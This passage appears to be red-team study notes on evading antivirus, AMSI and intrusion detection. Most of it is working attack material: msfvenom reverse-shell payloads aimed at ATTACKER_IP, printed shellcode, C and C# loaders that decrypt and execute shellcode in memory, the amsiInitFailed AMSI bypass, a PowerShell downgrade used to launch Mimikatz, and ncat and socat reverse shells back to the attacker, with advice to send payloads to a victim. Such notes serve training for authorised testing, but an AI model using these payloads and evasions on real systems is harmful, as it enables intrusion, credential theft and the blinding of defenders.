        CreateRemoteThread(awerfu, NULL, 0,
        (LPTHREAD_START_ROUTINE)iauwef, NULL,
        0, NULL);
    CloseHandle(awerfu);
```

```
    return 0;  
}
```

Changing Compilation Mode

More minor aspects of a compiled binary, such as the compilation method, may not seem like a critical component, but they can lead to several advantages to assist an analyst. For example, if a program is compiled as a debug build, an analyst can obtain all the available global variables and other program information.

Symbol files are easily removed through the compiler or after compilation. To remove symbols from a compiler like **Visual Studio**, we need to change the compilation target from **Debug** to **Release** or use a lighter-weight compiler like **mingw**.

After compiling the file, we use **strip** to remove the symbols from the binary or malware.

```
strip --strip-all [malware.exe]
```

Data Splitting / Merging

The premise behind this concept is relatively easy, we are looking to create a new object function that can break the signature while maintaining the previous functionality.

Before splitting/merging

```
string MessageFormat = @"{{\"GUID\": ""  
{0}""" , "Type": {1}, "Meta": ""  
{2}, "IV": ""  
{3}""" , "EncryptedMessage": ""  
{4}""" , "HMAC": ""{5}""}}";
```

C

After splitting/merging

```
var sb = new StringBuilder(@"
{{""GUID"":""{0}""}},"); // Start the
built-in concatenation method

sb.Append(@"""Type"":{1},"); // Append
substrings onto the string

sb.Append(@"""Meta"":""{2}""");
sb.Append(@"""IV"":""{3}""");
sb.Append(@"""EncryptedMessage"":""
{4}""");

sb.Append(@"""HMAC"":""{5}"""}});
return sb.ToString(); // Return the
concatenated string to the class
```

Using Dynamic Loading

Dynamic loading is used to avoid the IAT and minimize the use of the Windows loader.

Why?

API calls and other functions native to an operating system require a pointer to a function address and a structure to utilize them.

Structures for functions are simple; they are located in **import libraries** such as `kernel32` or `ntdll` that store function structures and other core information for Windows.

The most significant issue to function imports is the function addresses. Obtaining a pointer may seem straightforward, although because of **ASLR** (**A**ddress **S**pace **L**ayout **R**andomization), function addresses are dynamic and must be found. Rather than altering code at runtime, the **Windows loader** `windows.h` is employed. At runtime, the loader will map all modules to process address space and list all functions from each. That handles the modules, but how are function addresses assigned? One of the most critical functions of the Windows loader is the **IAT** (**I**mport **A**ddress **T**able). The IAT will store function addresses for all imported functions that can assign a pointer for the function. **Dynamic loading** can be achieved by following four steps

1. Define the structure of the call

We can find structures for a specific call on the Microsoft documentation

2. Obtain the handle of the module the call address is present in
3. Obtain the process address of the call
4. Use the newly created call

Evasion Techniques

Definition of a shellcode

Shellcode is a set of crafted machine code instructions that tell the vulnerable program to run additional functions and, in most cases, provide access to a system shell or create a reverse command shell.

Once the shellcode is injected into a process and executed by the vulnerable software or program, it modifies the code run flow to update registers and functions of the program to execute the attacker's code.

It is generally written in Assembly language and translated into hexadecimal opcodes (operational codes). Writing unique and custom shellcode helps in evading AV software significantly. But writing a custom shellcode requires excellent knowledge and skill in dealing with Assembly language.

Generation of a shellcode

#Read-Below-Note

When shell code is generated, it can either be in hex format or embedded in a binary file.

If you chose hex format, you have to embed the hex value in the original payload code

If you chose to embed it in a binary file, you have to host the binary file in your webserver and create a call in the original payload or dropper code to download your shellcode`

Manual

With the assembly language.

With Tools

Msfvenom

Hex format shellcode

Generating the shellcode in hex format will allow you to use the hex value in the source code of the payload or malware.

```
msfvenom -a x86 --platform windows -p  
windows/exec cmd=calc.exe -f c
```

No encoder specified, outputting raw
payload

Payload size: 193 bytes

Final size of c file: 835 bytes

```
unsigned char buf[] =  
"\xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x3  
1\xc0\x64\x8b\x50\x30"  
"\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0  
f\xb7\x4a\x26\x31\xff"  
"\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0  
d\x01\xc7\xe2\xf2\x52"  
"\x57\x8b\x52\x10\x8b\x4a\x3c\x8b\x4c\x1  
1\x78\xe3\x48\x01\xd1"  
"\x51\x8b\x59\x20\x01\xd3\x8b\x49\x18\xe  
3\x3a\x49\x8b\x34\x8b"  
"\x01\xd6\x31\xff\xac\xc1\xcf\x0d\x01\xc  
7\x38\xe0\x75\xf6\x03"  
"\x7d\xf8\x3b\x7d\x24\x75\xe4\x58\x8b\x5  
8\x24\x01\xd3\x66\x8b"
```

```
"\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0\x89\x44\x24"
"\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x5f\x5f\x5a\x8b\x12\xeb"
"\x8d\x5d\x6a\x01\x8d\x85\xb2\x00\x00\x00\x50\x68\x31\x8b\x6f"
"\x87\xff\xd5\xbb\xf0\xb5\xa2\x56\x68\xaa\x95\xbd\x9d\xff\xd5"
"\x3c\x06\x7c\x0a\x80\xfb\xe0\x75\x05\xbb\x47\x13\x72\x6f\x6a"
"\x00\x53\xff\xd5\x63\x61\x6c\x63\x2e\x65\x78\x65\x00";
```

#OR

```
msfvenom -p
windows/x64/shell_reverse_tcp
LHOST=ATTACKER_IP LPORT=7474 -f c
```

Binary format shell code

On the other hand, you can choose to embed your shellcode in a binary file and then host it on a webserver. In your original malware source code, you should create a call or web request to download the

shellcode in binary format and drop it in the victim PC.

```
msfvenom -p  
windows/x64/shell_reverse_tcp  
LHOST=ATTACKER_IP LPORT=7474 -f raw -o  
shellcode.bin -b '\x00\x0a\x0d'
```

You can also extract the shellcode in hex format with the command below

```
xxd -i shellcode.bin
```

Encoding and Encrypting a shellcode

Encoding is the process of changing the data from its original state into a specific format depending on the algorithm or type of encoding. It can be applied to many data types such as videos, HTML, URLs, and binary files (EXE, Images, etc.).

Encoding is used to hide shellcode strings within a binary. However, encoding is not enough for evasion purposes. Nowadays, AV software is more intelligent and can analyze a binary, and once an encoded

string is found, it is decoded to check the text's original form.

Encryption is one of the essential elements of information and data security which focuses on preventing unauthorized access and manipulation of data. The encryption process involves converting plaintext (unencrypted content) into an encrypted version called Ciphertext. The Ciphertext can't be read or decrypted without knowing the algorithm used in encryption as well as the key.

Encoding with msfvenom & Veil-Evasion

Manual Encoding without Veil-Evasion

Encoding or encrypting a payload or shellcode with Msfvenom & Veil-Evasion will not succeed in evading MODERN AVs.

Listing encoders

```
msfvenom --list encoders
```

Creating a payload and encoding it with shikata and three iterations

[1]

```
msfvenom -a x86 --platform Windows  
LHOST=ATTACKER_IP LPORT=443 -p  
windows/shell_reverse_tcp -e  
x86/shikata_ga_nai -b '\x00' -i 3 -f raw
```

[2]

```
msfvenom -a x86 --platform Windows  
LHOST=ATTACKER_IP LPORT=443 -p  
windows/shell_reverse_tcp -e  
x86/shikata_ga_nai -b '\x00' -i 3 -f raw
```

You may get the below output shellcode

"\xdb\xde\xd9\x74\x24\xf4\xb8\x69\x68\x4d\x1a\x5a\x2b\xc9\xb1"

"\x61\x31\x42\x17\x03\x42\x17\x83\x83\x94\xaf\xef\x88\xa7\x8a"

"\x86\x6c\x94\x77\x7f\x04\xc0\x73\xde\xcf\xc1\xcd\x85\x8c\x14"

"\x29\x0b\xc4\x8c\x31\x3d\x6a\x0c\x7c\x84\x0b\xb0\xb9\x54\x4a"

"\xe9\x53\x0b\x9d\x2e\x1f\xe9\x16\xe7\x8b\x56\x26\x44\x04\x56"

"\xbf\xea\x91\xa3\x68\x47\xea\x6c\x4d\xbe\xa6\xa9\x32\x64\x1d"

"\xb7\x97\x83\x44\xac\xe4\xe5\x63\xb9\xe2\xb0\xc2\x3a\x55\x4f"

"\x88\x07\x29\x74\xfb\xe7\xcc\x5c\x91\xe8\x76\x93\x0b\xb9\x36"

"\xb7\x50\x90\x04\xbf\xe5\xe1\xaf\x8d\x81\x38\xd3\x66\xb2\x20"

"\xf3\xc3\xca\xa7\x02\xf8\x6d\x73\x39\x99\x0b\x6e\xc1\x5b\xaf"

"\x21\xc0\x3a\xe1\x38\x47\x18\xe3\x5e\x5b\x41\x7b\x8e\x35\x60"

"\xf9\x8e\xad\xc2\x97\x82\x1a\x1f\x05\x67\x88\x49\x48\xb7\xfa"

"\xf4\xcc\x33\xfd\xed\xdb\x6f\xac\xe4\x04\x28\xc2\x32\x54\x47"

"\xa2\x2d\x85\x76\x1a\xd3\x72\xc0\x9d\x0d\x13\xad\xb0\x97\x01"

"\x25\x88\x25\x64\xf7\x54\x55\x0a\x35\x55\x2a\x1f\x3a\xb9\x5f"

"\xa1\x5f\x4d\x57\xfa\xd0\x56\x24\xe5\x2f\x55\xf9\x2f\xdf\x2c"

"\x50\x59\xe6\xbb\xb1\x18\x42\xfa\x2d\xad\x76\xf4\xe6\x3e\x47"

"\xff\x05\x9f\x19\x71\x8a\xbd\x76\xd8\x24\x0d\x89\xf2\x16\xf3"

"\x89\x85\x8d\x2e\x05\x63\xda\x1f\xaf\x40\x89\xa5\x48\x42\x83"

"\xc2\xf9\xee\xa4\x11\x0b\x36\xef\x7b\xb1\x10\x09\xf2\x5b\x1c"

"\x24\x42\x41\x26\x76\x00\x02\xe6\x8f\xae\x01\x4a\x45\x95\xf9"

"\x7d\x78\x0d\x94\xd5\x21\xa4\xf3\x32\x95\x60\x3a\xfa\x6b\x67"

"\x49\x4d\x47\x13\x0c\x81\x71\xfe\xf4\x6f\x37\xc6\x70\xd5\x51"

"\xaa\x50\x74\x80\xad\x0f\x30\xf5\x4f\x2b\x60\xa0\x0c\x6f\x4c"

"\x13\x99\x39\x44\xaa\x22\x78\xe8\xa2\x5

```
4\x5c\x8f\x66\x6e\x7c"
"\xde\x4d\x7f\xd0\x13\x4a\xd3\x0c\xf3\xc
5\xef\x83\xda\x48\xae"
"\xeb\xa9\xa4\x3c\xfb\x39\xc2\x9d\x4c\x8
d\x23\xa7\x95\xc8\x6d"
"\xc2\x20\x1a\x9e\x58\x09";
```

XORing The Shellcode

You can then XOR the shellcode using a sample key such as **xyz** and store the resultant shellcode in the variable **char b[]** in the code below.

Compiling The Final Code

The code below is written in C and can be compiled to run on the target machine/victim.

```
#include <windows.h>
#include <iostream>
int main(int argc, char **argv) {
char b[] = {/* your XORd with key of
'xyz' shellcode goes here*/};
char c[sizeof b];
for (int i = 0; i < sizeof b; i++)
{c[i] = b[i] ^ 'x';}
void *exec = VirtualAlloc(0, sizeof c,
MEM_COMMIT,
PAGE_EXECUTE_READWRITE);
memcpy(exec, c, sizeof c);
((void(*)())exec)();
}
```

Manual Encoding Veil-Evasion

Follow the same steps above and generate the shellcode using the steps shown with Msfvenom. Once the shellcode is ready, launch veil-evasion

```
./Veil-Evasion.py
```

Depending on the type of the payload you want to generate (python executable, exe file, powershell,etc), choose the payload number accordingly from the list.

Lets say you chose payload **41** from the list and now you want to set the options.

In veil-evasion, set the options as shown below

```
Veil-Evasion | [Version]: 2.26.3
[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework

Payload information:
  Name: python/shellcode_inject/flat
  Language: python
  Rating: Normal
  Description: No obfuscation, basic injection of shellcode through virtualalloc or void pointer reference.

Required Options:
  Name          Current Value  Description
  -----
  COMPILE_TO_EXE Y            Compile to an executable
  EXPIRE_PAYLOAD X            Optional: Payloads expire after "Y" days ("X" disables feature)
  INJECT_METHOD  Heap         Virtual, Void, or Heap
  USE_PYHERION   N            Use the pyherion encrypter

[python/shellcode_inject/flat>>]:
```

Type **generate** and, on the next screen, select **Option 3–File with Shellcode (Raw)**. Then enter the path to the shellcode (the shellcode that was generated by Msfvenom previously). Veil can now generate a compiled Python executable from the raw shellcode which you can wrap in a zip file and send to your victim.

Encryption with Msfvenom & Veil-Evasion

An encrypted payload without Veil-Evasion

[Listing encryptors](#)

```
msfvenom --list encrypt
```

[Creating an encrypted payload](#)

```
msfvenom -p  
windows/x64/meterpreter/reverse_tcp  
LHOST=ATTACKER_IP LPORT=4545 -f exe --  
encrypt xor --encrypt-key "key" -o  
xored-payload.exe
```

An encrypted payload with Veil-Evasion

Repeat same steps above in creating the payload with Msfvenom but don't use encryption or encoding.

Then in Veil, select payload [35](#)

```
python/shellcode_inject/aes_encrypt.
```

Type **generate** and, on the next screen, select **Option 3–File with Shellcode (Raw)**. Then enter the path to the shellcode (the shellcode that was generated by Msfvenom previously). Veil can now generate a compiled Python executable from the raw shellcode which you can wrap in a zip file and send to your victim.

Encoding and Encryption manually

After the creating of a shellcode, you can use a manual method to encode the shellcode. The below code performs **XOR** and **Base64** on the shellcode.

You can change the below code and try different encoding and encryption algorithms.

You can copy and paste the below code in a file named

Encrypter-Encoder.cs

Don't forget to replace the value of the buff[] variable with the shellcode you created from **msfvenom**

Encrypter-Encoder.cs

```
using System;
using System.Collections.Generic;
using System.Linq;
using System.Text;
using System.Threading.Tasks;

namespace Encrypter
{
    internal class Program
    {
        private static byte[]
xor(byte[] shell, byte[] KeyBytes)
        {
            for (int i = 0; i <
shell.Length; i++)
            {
                shell[i] ^= KeyBytes[i
% KeyBytes.Length];
            }
            return shell;
        }
        static void Main(string[]
args)
        {
            //XOR Key - It has to be
```

the same in the Droppr for Decrypting

```
        string key = "key";  
  
        //Convert Key into bytes  
        byte[] keyBytes =  
Encoding.ASCII.GetBytes(key);  
  
        //Original Shellcode here  
(csharp format)  
        byte[] buf = new byte[460]  
{ 0xfc,0x48,0x83,...,0xda,0xff,0xd5 };  
  
        //XORing byte by byte and  
saving into a new array of bytes  
        byte[] encoded = xor(buf,  
keyBytes);  
  
Console.WriteLine(Convert.ToBase64String(encoded));  
    }  
}
```

Compile the above code in C sharp

```
csc.exe Encrypter-Encoder.cs  
.\\Encrypter-Encoder.exe
```

Then run your executable and it will give you the shellcode in an encoded format.

Next we will take the new encoded and encrypted shellcode from above step and use it in a new code that decodes the shellcode before executing it

Change the value of *dataBS64* below to your new encoded and encrypted shellcode.

Encrypter-Encoder-v2.cs

```
using System;
using System.Net;
using System.Text;
using System.Runtime.InteropServices;

public class Program {
    [DllImport("kernel32")]
    private static extern UInt32
    VirtualAlloc(UInt32 lpStartAddr,
    UInt32 size, UInt32 flAllocationType,
    UInt32 flProtect);

    [DllImport("kernel32")]
    private static extern IntPtr
    CreateThread(UInt32
    lpThreadAttributes, UInt32
    dwStackSize, UInt32 lpStartAddress,
    IntPtr param, UInt32 dwCreationFlags,
    ref UInt32 lpThreadId);

    [DllImport("kernel32")]
    private static extern UInt32
    WaitForSingleObject(IntPtr hHandle,
    UInt32 dwMilliseconds);
```

```
private static UInt32 MEM_COMMIT =  
0x1000;  
private static UInt32  
PAGE_EXECUTE_READWRITE = 0x40;  
  
private static byte[] xor(byte[]  
shell, byte[] KeyBytes)  
{  
    for (int i = 0; i <  
shell.Length; i++)  
    {  
        shell[i] ^= KeyBytes[i  

```

```
        string key = "key";
        //Convert Key into bytes
        byte[] keyBytes =
Encoding.ASCII.GetBytes(key);

        byte[] encoded = xor(data,
keyBytes);

        UInt32 codeAddr = VirtualAlloc(0,
(UInt32)encoded.Length, MEM_COMMIT,
PAGE_EXECUTE_READWRITE);
        Marshal.Copy(encoded, 0, (IntPtr)
(codeAddr), encoded.Length);

        IntPtr threadHandle = IntPtr.Zero;
        UInt32 threadId = 0;
        IntPtr parameter = IntPtr.Zero;
        threadHandle = CreateThread(0, 0,
codeAddr, parameter, 0, ref threadId);

        WaitForSingleObject(threadHandle,
0xFFFFFFFF);

    }
}
```

Compile

```
csc.exe Encrypter-Encoder-v2.cs
```

Now try to upload the executable *Encrypter-Encoder-v2.exe* to any Antivirus engine to test the results.

Aliasing

Aliasing can ensure that your malware bypasses a number of AV solutions. Regardless of how your malware is written, some functions in your code create a process thread, allocate memory for the shellcode, and move the shellcode into that memory space. This is all necessary for the malware to work but enough to trigger AV detection especially when these functions are written or called within a Macro code.

Realistically, there is no legitimate need for this functionality to be made available in macro code that runs inside a word processor or a spreadsheet. As such (and given their necessity when deploying shellcode), their presence will often be enough to

trigger malware detection.

Consider

```
Private Declare PtrSafe Function  
CreateThread Lib "kernel32" (ByVal  
Zdz As Long, ByVal Tfnsv As Long,  
ByVal Kyfde As LongPtr, Spjyjr As  
Long, ByVal Pcxhytll As Long,  
Coupxdxe As Long) As LongPtr
```

```
Private Declare PtrSafe Function  
VirtualAlloc Lib "kernel32" (ByVal  
Hflhigyw As Long, ByVal Zeruom As  
Long, ByVal Rlzbwy As Long, ByVal  
Dcdtyekv As Long) As LongPtr
```

```
Private Declare PtrSafe Function  
RtlMoveMemory Lib "kernel32" (ByVal  
Kojhgx As LongPtr, ByRef Und As Any,  
ByVal Issacgbu As Long) As  
LongPtr
```

Do note however, that a lot of virus scanners won't scan the declaration section, only the main body of

code, which means you can alias a function import, for instance, as:

```
Private Declare PtrSafe Function  
CreateThread Lib "kernel32" Alias  
"CTAlias" (ByVal Zdz As Long, ByVal  
Tfnsv As Long, ByVal Kyfde As  
LongPtr, Spjyjr As Long, ByVal  
Pcxhyt1le As Long, Coupxdxe As Long)  
As LongPtr
```

Avoid Automatic Code Execution

This functionality is used heavily especially in Macro routines and Microsoft office payloads.

The default subroutine is called by Word and contains our payload:

```
Sub Auto_Open  
Main block of code  
End Sub
```

The other two functions are called by Excel and simply point back to Word's Auto_Open function.

```
Sub AutoOpen()  
    Auto_Open  
End Sub  
and  
Sub Workbook_Open()  
    Auto_Open  
End Sub
```

Use of one auto-open subroutine is suspicious, use of all three will almost certainly be flagged. Just by removing the latter two calls for a Word document, we can immediately reduce our AV hit rate. Removing all three reduces that count even further.

Runtime Evasion

Definition of runtime detection

A runtime detection measure will scan code before execution in the runtime and determine if it is malicious or not. Depending on the detection measure and technology behind it, this detection could be based on string signatures, heuristics, or

behaviors. If code is suspected of being malicious, it will be assigned a value, and if within a specified range, it will stop execution and possibly quarantine or delete the file/code.

Runtime detection measures are different from a standard anti-virus because they will scan directly from memory and the runtime. At the same time, anti-virus products can also employ these runtime detections to give more insight into the calls and hooks originating from code. In some cases, anti-virus products may use a runtime detection stream/feed as part of their heuristics.

An example of a runtime detection measure that is shipped natively with Windows is [AMSI\(Anti-Malware Scan Interface\)](#).

AMSI

AMSI (**A**nti-**M**alware **S**canning **I**nterface) is a PowerShell security feature that will allow any applications or services to integrate directly into anti-malware products. Defender instruments AMSI to scan payloads and scripts before execution inside the .NET runtime. From Microsoft: "The Windows Antimalware Scan Interface (AMSI) is a versatile interface standard that allows your applications and services to integrate with any anti-malware product that's present on a machine. AMSI provides

enhanced malware protection for your end-users and their data, applications, and workloads."

AMSI is fully integrated into the following Windows components,

- User Account Control, or UAC
- PowerShell
- Windows Script Host (wscript and cscript)
- JavaScript and VBScript
- Office VBA macros

Note: AMSI is only instrumented when loaded from memory when executed from the CLR. It is assumed that if on disk MsMpEng.exe (Windows Defender) is already being instrumented.

AMSI Bypass Methods

Powershell Downgrade Attack

The PowerShell downgrade attack is a very low-hanging fruit that allows attackers to modify the current PowerShell version to remove security features.

Most PowerShell sessions will start with the most recent PowerShell engine, but attackers can manually change the version with a one-liner. By "downgrading" the PowerShell version to 2.0, you bypass security features since they were not implemented until version 5.0.

The attack only requires a one-liner to execute in our session. We can launch a

new PowerShell process with the flags  **Version** to specify the version (2).

```
PowerShell -Version 2
```

Or

```
powershell.exe -Version 2.0 -Command  
{<scriptblock>} -ExecutionPolicy  
<ExecutionPolicy>
```

We can invoke Mimikatz

```
powershell.exe -Version 2.0 -Command  
"Import-Module .\Invoke-  
Mimikatz.ps1;Invoke-Mimikatz" -Command  
' "privilege::debug" '
```

Powershell Reflection Attack

Powershell reflection allows a user or administrator

to access and interact with .NET assemblies. From the Microsoft docs, "Assemblies form the fundamental units of deployment, version control, reuse, activation scoping, and security permissions for .NET-based applications." .NET assemblies may seem foreign; however, we can make them more familiar by knowing they take shape in familiar formats such as exe (**exe**cutable) and dll (**dynamic-link library**).

Using a one liner below

```
[Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetField('amsiInitFailed', 'NonPublic,Static').SetValue($null,$true)
```

First, the snippet will call the reflection function and specify it wants to use an assembly from **[Ref.Assembly]** it will then obtain the type of the AMSI utility using **GetType**.

```
[Ref].Assembly.GetType('System.Management.Automation.AmsiUtils')
```

The information collected from the previous section will be forwarded to the next function to obtain a specified field within the assembly using **GetField**.

```
.GetField('amsiInitFailed', 'NonPublic,  
Static')
```

The assembly and field information will then be forwarded to the next parameter to set the value from **\$false** to **\$true** using **SetValue**.

```
.SetValue($null,$true)
```

Once the **amsiInitFailed** field is set to **\$true**, AMSI will respond with the response code: **AMSI_RESULT_NOT_DETECTED = 1**

Automated Tools

amsi.fail will compile and generate a PowerShell bypass from a collection of known bypasses. From amsi.fail, "AMSI.fail generates obfuscated PowerShell snippets that break or disable AMSI for the current process. The snippets are randomly selected from a small pool of techniques/variations before obfuscating. Every snippet is obfuscated at runtime/request so that no generated output share the same signatures."

<https://amsi.fail/>

AMSITrigger allows attackers to automatically identify strings that are flagging signatures to modify and break them. This method of bypassing AMSI is more consistent than others because you are making the file itself clean.

The syntax for using amsitrigger is relatively straightforward; you need to specify the file or URL and what format to scan the file. Below is an example of running amsitrigger.

Link

<https://github.com/RhythmStick/AMSITrigger>

Usage

The below command will show the malicious strings that would be flagged.

```
AmsiTrigger_x64.exe -i "malicious-script.ps1" -f 3
```

You can also set **-f 2** to show the triggers with line numbers and **-f 1** to show only triggers.

IPS/IDS Evasion

We are not going to explain what is IDS/IPS, how they work and their operating modes because these notes assume that you know how they (IPS/IDS) work which is necessary to understand how to bypass them.

Goals of IPS/IDS Evasion

There are several scenarios in which you might find yourself in need to bypass an existing IDS such as Snort. It depends on what you are or at which stage in the cyber kill chain during your interaction with the target. Overall an IDS/IPS might be a problem most commonly during:

- Port scanning
- Data Exfiltration
- First foothold (shell)

IPS/IDS Evasion Methods

1. Evasion via Protocol Manipulation
2. Evasion via Payload Manipulation
3. Evasion via Route Manipulation
4. Evasion via Tactical Denial of Service (DoS)

Evasion via Protocol Manipulation

Evasion via protocol manipulation includes:

- Relying on a different protocol
- Manipulating (Source) TCP/UDP port
- Using session splicing (IP packet fragmentation)
- Sending invalid packets

Relying on a different protocol

The IDS/IPS system might be configured to block certain protocols and allow others. For instance, you might consider using UDP instead of TCP or rely on HTTP instead of DNS to deliver an attack or exfiltrate data. You can use the knowledge you have gathered about the target and the applications necessary for the target organization to design your attack. For instance, if web browsing is allowed, it usually means that protected hosts can connect to ports 80 and

443 unless a local proxy is used. In one case, the client relied on Google services for their business, so the attacker used Google web hosting to conceal his malicious site.

Unfortunately, it is not a one-size-fits-all; moreover, some trial and error might be necessary as long as you don't create too much noise.

Smuggling Ncat Traffic

You might need to apply the below method if you are trying to exfiltrate data using Ncat or even establish a reverse shell.

Consider the case where you are using [Ncat](#). Ncat, by default, uses a TCP connection; however, you can get it to use UDP using the option `-u`.

- To listen using TCP, just issue `ncat -lvpn` **PORTNUM** where port number is the port you want to listen to.
- to connect to an Ncat instance listening on a TCP port, you can issue `ncat TARGET_IP` **PORTNUM**

Note that:

- `-l` tells `ncat` to listen for incoming connections
- `-v` gets more verbose output as `ncat` binds to a source port and receives a connection
- `-n` avoids resolving hostnames

- `-p` specifies the port number that `ncat` will listen on
As already mentioned, using `-u` will move all communications over UDP.
- To listen using UDP, just issue `ncat -ulvnp PORTNUM` where port number is the port you want to listen to. Note that unless you add `-u`, `ncat` will use TCP by default.
- To connect to an Ncat instance listening on a UDP port, you can issue `nc -u TARGET_IP PORTNUM`

Manipulating (Source) TCP/UDP port

Generally speaking, the TCP and UDP source and destination ports are inspected even by the most basic security solutions. Without deep packet inspection, the port numbers are the primary indicator of the service used. In other words, network traffic involving TCP port 22 would be interpreted as SSH traffic unless the security solution can analyze the data carried by the TCP segments.

Manipulating source TCP/UDP port is most needed during port scanning.

Depending on the target security solution, you can make your port scanning traffic resemble web browsing or DNS queries. If you are using Nmap, you can add the option `-g PORT_NUMBER` (or `--source-port PORT_NUMBER`)

to make Nmap send all its traffic from a specific source port number.

Example is below command that will show the traffic as if it's being exchanged over HTTP port

```
nmap -sS -Pn -g 80 -F IP
```

If you are interested in scanning UDP ports, use the below command that makes the traffic appear to be exchanged with a DNS server

```
nmap -sU -Pn -g 53 -F MACHINE_IP
```

You can also use this method during data exfiltration or to gain the first foothold.

Consider the case where you are using [Ncat](#). You can try to camouflage the traffic as if it is some DNS traffic.

- On the attacker machine, if you want to use Ncat to listen on UDP port 53, as a DNS server would, you can use

```
ncat -ulvnp 53
```

- On the target, you can make it connect to the listening server using

```
ncat -u ATTACKER_IP 53
```

Alternatively, you can make it appear more like web traffic where clients communicate with an HTTP server.

- On the attacker machine, to get Ncat to listen on TCP port 80, like a benign web server, you can use

```
ncat -lvp 80
```

- On the target, connect to the listening server using

```
nc ATTACKER_IP 80
```

Session Splicing (IP packet fragmentation)

Another approach possible in IPv4 is IP packet fragmentation, i.e., session splicing. The assumption is that if you break the packet(s) related to an attack into smaller packets, you will avoid matching

the IDS signatures. If the IDS is looking for a particular stream of bytes to detect the malicious payload, divide your payload among multiple packets. Unless the IDS reassembles the packets, the rule won't be triggered.

You can fragment IP packets using **nmap** &

fragroute

Nmap offers a few options to fragment packets. You can add:

- **-f** to set the data in the IP packet to 8 bytes.
- **-ff** to limit the data in the IP packet to 16 bytes at most.
- **--mtu SIZE** to provide a custom size for data carried within the IP packet. The size should be a multiple of 8.

[fragroute]

[<https://www.monkey.org/~dugsong/fragroute/>]
can be set to read a set of rules from a given configuration file and applies them to incoming packets. For simple IP packet fragmentation, it would be enough to use a configuration file with **ip_frag SIZE** to fragment the IP data according to the provided size. The size should be a multiple of 8.

For example, you can create a configuration file **fragroute.conf** with one line, **ip_frag 16**, to fragment packets where IP data fragments

don't exceed 16 bytes. Then you would run the command

```
fragroute -f fragroute.conf HOST
```

The host is the destination to which we would send the fragmented packets it.

Sending invalid packets

We can send invalid packets using **nmap** and **hping3**. Nmap makes it possible to create invalid packets in a variety of ways. In particular, two common options would be to scan the target using packets that have:

- Invalid TCP/UDP checksum
- Invalid TCP flags

Nmap lets you send packets with a wrong TCP/UDP checksum using the option **--badsum**.

An incorrect checksum indicates that the original packet has been altered somewhere across its path from the sending program.

Nmap also lets you send packets with custom TCP flags, including invalid ones. The option **--scanflags** lets you choose which flags you want to set.

- **URG** for Urgent
- **ACK** for Acknowledge

- **PSH** for Push
- **RST** for Reset
- **SYN** for Synchronize
- **FIN** for Finish

With **hping**

- **-t** or **--ttl** to set the Time to Live in the IP header
- **-b** or **--badsum** to send packets with a bad UDP/TCP checksum
- **-S**, **-A**, **-P**, **-U**, **-F**, **-R** to set the TCP SYN, ACK, PUSH, URG, FIN, and RST flags, respectively

Evasion via Payload Manipulation

Evasion via payload manipulation includes:

- Obfuscating and encoding the payload
- Encrypting the communication channel
- Modifying the shellcode

Obfuscating and encoding the payload

We can obfuscate the payloads and any exchanged data using **Ncat**.

We can apply base64, URL encoding, and Unicode escape sequence to the command to avoid triggering IDS/IPS signatures.

Let's consider the command below

```
ncat -lvp 1234 -e /bin/bash
```

We can encode it to base64

```
echo ncat -lvp 1234 -e /bin/bash >  
cmd.txt  
base64 cmd.txt
```

Output

```
bmNhdcAtbHZucCAxMjM0IC1lIC9iaW4vYmFzaA==
```

We can also apply URL encoding

```
urlencode ncat -lvp 1234 -e /bin/bash
```

output

```
ncat%20-lvp%201234%20-e%20%2Fbin%2Fbash
```

And lastly we can use escaped unicode. There are multiple ways to use escaped Unicode depending on the system processing the input string. For example, you can use [CyberChef](#) to select and configure the Escape Unicode Characters.

1. Search for *Escape Unicode Characters*
 2. Drag it to the *Recipe* column
 3. Ensure you have a check-mark near *Encode all chars* with a prefix of **\u**
 4. Ensure you have a check-mark near *Uppercase hex* with a padding of 4
- Example is shown below

```
Recipe
Input
Output
```

Encrypting the communication channel

Because an IDS/IPS won't inspect encrypted data, an attacker can take advantage of encryption to evade detection. Unlike encoding, encryption requires an encryption key. One direct approach is to create the necessary encryption key on the attacker's system and set **socat** to use the encryption key to enforce encryption as it listens for incoming connections. An encrypted reverse shell can be carried out in three steps:

5. Create the key

6. Listen on the attacker's machine
7. Connect to the attacker's machine

Firstly, On the AttackBox or any Linux system, we can create the key using **openssl**.

```
openssl req -x509 -newkey rsa:4096 -days  
365 -subj  
'/CN=www.domain.com/O=redteam/C=UK' -  
nodes -keyout reverse.key -out  
reverse.crt
```

- **req** indicates that this is a certificate signing request. Obviously, we won't submit our certificate for signing.
- **-x509** specifies that we want an X.509 certificate
- **-newkey rsa:4096** creates a new certificate request and a new private key using RSA, with the key size being 4096 bits. (You can use other options for RSA key size, such as **-newkey rsa:2048**.)
- **-days 365** shows that the validity of our certificate will be one year
- **-subj** sets data, such as organization and country, via the command-line.

- **-nodes** simplifies our command and does not encrypt the private key
 - **-keyout PRIVATE_KEY** specifies the filename where we want to save our private key
 - **-out CERTIFICATE** specifies the filename to which we want to write the certificate request
- The above command returns:

- Private key: **reverse.key**
- Certificate: **reverse.crt**

The Privacy Enhanced Mail (PEM) **.pem** file requires the concatenation of the private key **.key** and the certificate **.crt** files. We can use **cat** to create our PEM file from the two files that we have just created:

```
cat reverse.key reverse.crt >  
reverse.pem
```

Secondly, with the PEM file ready, we can start listening while using the key for encrypting the communication with the client.

With **socat** we can use the below options

- **-d -d** provides some debugging data (fatal, error, warning, and notice messages)

- **OPENSSL-LISTEN:PORT_NUM** indicates that the connection will be encrypted using OPENSSL
- **cert=PEM_FILE** provides the PEM file (certificate and private key) to establish the encrypted connection
- **verify=0** disables checking peer's certificate
- **fork** creates a sub-process to handle each new connection.

```
socat -d -d OPENSSL-
LISTEN:4443,cert=reverse.pem,verify=0,fork STDOUT
```

Thirdly, on the victim system

```
socat OPENSSL:attacker-ip:port,verify=0
EXEC:/bin/bash
```

Evasion via Route Manipulation

Evasion via route manipulation includes:

- Relying on source routing
- Using proxy servers

Relying on Source Routing

In many cases, you can use source routing to

force the packets to use a certain route to reach their destination. Nmap provides this feature using the option `--ip-options`. Nmap offers loose and strict routing:

- Loose routing can be specified using `L`. For instance, `--ip-options "L 10.10.10.50 10.10.50.250"` requests that your scan packets are routed through the two provided IP addresses.
